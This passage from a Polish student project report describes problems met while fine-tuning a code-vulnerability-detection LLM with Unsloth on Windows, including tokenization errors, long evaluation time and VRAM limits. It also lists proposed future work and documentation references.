Jednakże, ostatecznie, członkowie zespołu byli w stanie wykonać wstępnie rozdzielone części projektu tak, aby końcowa aplikacja spełniała swoją podstawową funkcjonalność oraz założenia uzgodnione na początku procesu tworzenia. Postawione zadanie okazało się cennym doświadczeniem dla wszystkich członków zespołu - w celu odpowiedniego ukończenia projektu zespołowego kluczowa jest otwarta komunikacja, stworzenie przestrzeni gdzie członkowie chcą chętnie wyrażać swoje opinie oraz zaufanie w zespole.

6.2 Tokenizacja z wykorzystaniem Unsloth na systemie Windows

Podczas procesu tokenizacji z wykorzystaniem modułu Unsloth napotkano problem, który zablokował cały proces: W systemie operacyjnym Windows, który arbitralnie został wykorzystany do procesu uczenia modelu, moduł `multiprocessing` języka Python wykorzystuje metodę *spawn*, która *ponownie importuje cały skrypt w każdym procesie potomnym*. W momencie, gdy Unsloth jest importowany w skrypcie głównym, biblioteka łączy narzędzie do tokenizacji niestandardowymi atrybutami *już w momencie importu*. Gdy procesy potomne ponownie importują skrypt, otrzymują świeży, nieładowany obiekt tokenizera - lecz spicklorowane dane z procesu głównego odwołują się do ładowanych atrybutów, które nie istnieją, powodując błędy `AttributeError`.

Rozwiązaniem tego problemu było utworzenie oddzielnego skryptu do tokenizacji - `2.data_tokenization.py`, który operował na zasobach CPU przed załadowaniem modelu, w celu obejścia fundamentalnej niezgodności między mechanizmem ładowania środowiska uruchomieniowego biblioteki Unsloth a metodą `spawn` stosowaną przez moduł `multiprocessing` dla systemu Windows.

6.3 Długi czas ewaluacji podczas dostosowywania modelu

W analizie post factum uczenia wyciągnięto wniosek, iż wartości parametrów `eval_steps` oraz `save_steps` powinny być zwiększone. Wniosek ten wynika z prostej arytmetyki: przy 11 157 krokach treningowych, co `eval_steps = 200` kroków robiono ewaluację oraz zapis danych. Owa ewaluacja oparta była na całym zbiorze walidacyjnym, tj. 3 500 dodatkowych krokach, z czego każdy zajmował ok. 0,17s. Wykonując szybkie obliczenia możemy wyznaczyć całkowity czas procesu ewaluacji w trakcie uczenia:

$$t_{1ewaluacji} = t_{1kroku} * n_{krokw} = 0,17 * 3500s = 595s \approx \frac{1}{6}h$$

$$n_{ewaluacji} = \frac{n_{krokw}}{eval_step} \frac{11157}{200} = 55,785 \approx 56$$

$$T_{cakowityewaluacji} = n_{ewaluacji} \times t_{1ewaluacji} = 56 * \frac{1}{6}h \approx 9,3h$$

Ustalenie większej wartości `eval_steps` oraz `save_steps` sprawiałoby, że $T_{cakowityewaluacji}$ byłby znacznie mniejszy, skracając czas uczenia. Przykładowo, gdyby wstępnie ustawiono `eval_steps = 500`, ewaluacja zajęłaby wyłącznie 3,8h.

6.4 Wyczerpanie pamięci VRAM podczas dostrajania

W oryginalnych założeniach, wybrane zostały wyższe parametry dostosowania LLM, w celu ograniczenia wszystkich potencjalnych wektorów obstrukcji działania LLM. Względnie szybko okazało się, że owa konfiguracja nie jest odpowiednia na miarę sprzętu, na którym wykonywane zostało uczenie - ustawienia wstępne sprawiały że, między innymi, pamięć VRAM karty graficznej wyczerpała się w sekcji inicjalizacji `unsloth` lub pojedynczy krok uczenia trwał powyżej 15 sekund, co jest znacznym opóźnieniem dla uczenia modelu. Ostatecznie, ustalono dokonać i dostosować modelu z konfiguracją opisaną w sekcji 4.6.2.

7 Sugerowane kierunki dalszego rozwoju

Poniżej znajduje się zbiór proponowanych kierunków rozwoju, które zespół zauważył i chce przekazać późniejszemu osobom rozwijającym aplikację, jeżeli owy rozwój się odbędzie. Niniejszy rozdział zostanie podzielony na sekcje analogiczne do sekcji raportu.

7.1 Backend

1. Zdobyć certyfikat SSL innego niż samopodpisany. Krok ten jest wymagany w przypadku, gdy aplikacja ma trafić na środowisko produkcyjne. Wymaga on zgłoszenia się do odpowiedniej instytucji certyfikującej i zdobycia certyfikatu SSL dla systemu;
2. Dodanie odpowiednich tras chronionych sprawdzeniem uprawnień (`teacher_router`). W aktualnej wersji systemu, z uwagi na brak możliwości testu systemu od strony pracownika (zarejestrowanego w ten sposób w systemie USOS), zespół nie wystawił uprawnień i funkcjonalności związanych z prowadzącymi. W przyszłości, sugerowane jest rozwinięcie, dodatkowe przetestowanie oraz wypuszczenie takich endpoint'ów.

7.2 Model LLM

1. Rozwinięcie modelu o obsługę większej liczby podatności, na potrzebę uczenia w systemie. W ramach tego punktu, warto wspomnieć o istotności zastosowania ważonego próbkowania dla klas mniejszościowych w celu zrównoważenia dysproporcji;
2. Format odpowiedzi z łańcuchem myślenia - dodanie krótkiego śladu rozumowania przed etykietą, które mogą zawierać m.in. linię w której jest podatność oraz powód decyzji (np. „Dane użytkownika są bezpośrednio łączone z zapytaniem SQL bez parametryzacji. Linia: 35. Podatność: SQL Injection.”);
3. Ustawienie wyższej rangi LoRA ($r=16$ lub $r=32$) na jednej lub wielu kartach graficznych z większą sumaryczną ilością VRAM zapewniłaby adapterom większą pojemność ekspresyjną;
4. Zapewnienie dłuższego kontekstu treningowego (2048 tokenów) w celu obsługi dłuższych i bardziej złożonych rzeczywistych fragmentów kodu, które mogą być obcinane przy limicie 1024 tokenów.

8 Wybrana wykorzystana literatura

1. <https://fastapi.tiangolo.com/> - dokumentacja FastAPI;
2. <https://www.postgresql.org/docs/> - dokumentacja PostgreSQL;
3. <https://apps.usos.pw.edu.pl/developers/api/> - dokumentacja USOS API;
4. <https://docs.ollama.com/> - dokumentacja Ollama;
5. <https://unsloth.ai/docs> - dokumentacja Unsloth;
6. <https://docs.pytorch.org/docs/2.12/index.html> - dokumentacja PyTorch;
7. <https://www.ibm.com/think/topics/lora> - artykuł IBM dotyczący podejścia LoRA;
8. <https://optimization.cbe.cornell.edu/index.php?title=AdamW> - wybrany opis algorytmu AdamW.